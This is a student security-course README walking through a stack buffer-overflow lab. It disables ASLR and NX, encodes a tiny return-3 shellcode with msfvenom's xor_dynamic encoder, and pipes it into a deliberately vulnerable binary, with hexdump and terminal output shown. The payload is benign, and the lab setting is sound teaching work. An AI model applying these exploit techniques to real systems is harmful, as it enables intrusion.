Metasploit


Code can be found here: https://github.com/c2003-tamu/413
Demo video can be found here: https://youtu.be/tT69GleIcC8

Environment setup

- Ensure docker is installed
- Ensure python3 is installed
- Clone git repository
- Navigate to 413/metasploit directory
- Run command: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
- Follow instructions found here: https://davidhamann.de/2020/09/09/disable-nx-on-linux/ to disable nx for 32 bit binaries
- Follow instructions in demo video to get correct return addresses in the payload for your machine

Raw payload

Can be found in 413/metasploit/payloads/code
To see it, run command: hexdump code



```
cade@cade-ThinkPad-T480s:~/Desktop/spring2025/csce413/413/metasploit/payloads$ hexdump code
0000000 c031 3140 43db c931 0141 01d8 c3c8
000000e
cade@cade-ThinkPad-T480s:~/Desktop/spring2025/csce413/413/metasploit/payloads$ 
```

Encoding the payload

NOTE: in order to get exploit running on your machine, you must alter the file payloads/encodedpayload.py to have the correct return addresses for your machine. This process is documented in the demo video for this project.

- Navigate to 413/metasploit directory
- Run command: ./init.sh
    - This will put you into a docker container with metasploit on it, put aside for now
- Open another terminal and execute the following workflow:
    - Run command: docker ps -a
        - Note container id of metasploit container
    - Run command: docker cp payloads/code <container_id>:/usr/src/metasploit-framework/code
- Inside container, run: ./msfvenom -a x86 --platform linux -e x86/xor_dynamic -f raw < code > encoded


    - NOTE: you may have to restart the container in order to get write permissions, do so with the following:
        - In docker container, run command: exit
        - Outside docker container, run command: docker start <container_id>
        - Outside docker container, run command: docker exec -it <container_id> /bin/bash
        - Re run ./msfvenom command inside container, should work now.
- Back in the other terminal, run:
    - Run command: docker cp <container_id>:/usr/src/metasploit-framework/encoded payloads/encoded
    - Run command: cd payloads
    - Run command: python3 encodedpayload.py > encodedinput
    - Run command: cd ..

Demonstration

In order to run this exploit, simply:

- Navigate to 413/metasploit directory
- Run command: cat payloads/encodedinput | ./bad
- Run command: echo $?

If everything was configured correctly, the echo command should print 3 to stdout, seen below:



```
cade@cade-ThinkPad-T480s:~/Desktop/spring2025/csce413/413/metasploit$ cat payloads/encodedinput | ./bad
enter your input: you entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA����u
                                                                                ��������������������������
�����������������������������������������������������������������������������������������������������������
�C���R
cade@cade-ThinkPad-T480s:~/Desktop/spring2025/csce413/413/metasploit$ echo $?
3
cade@cade-ThinkPad-T480s:~/Desktop/spring2025/csce413/413/metasploit$
```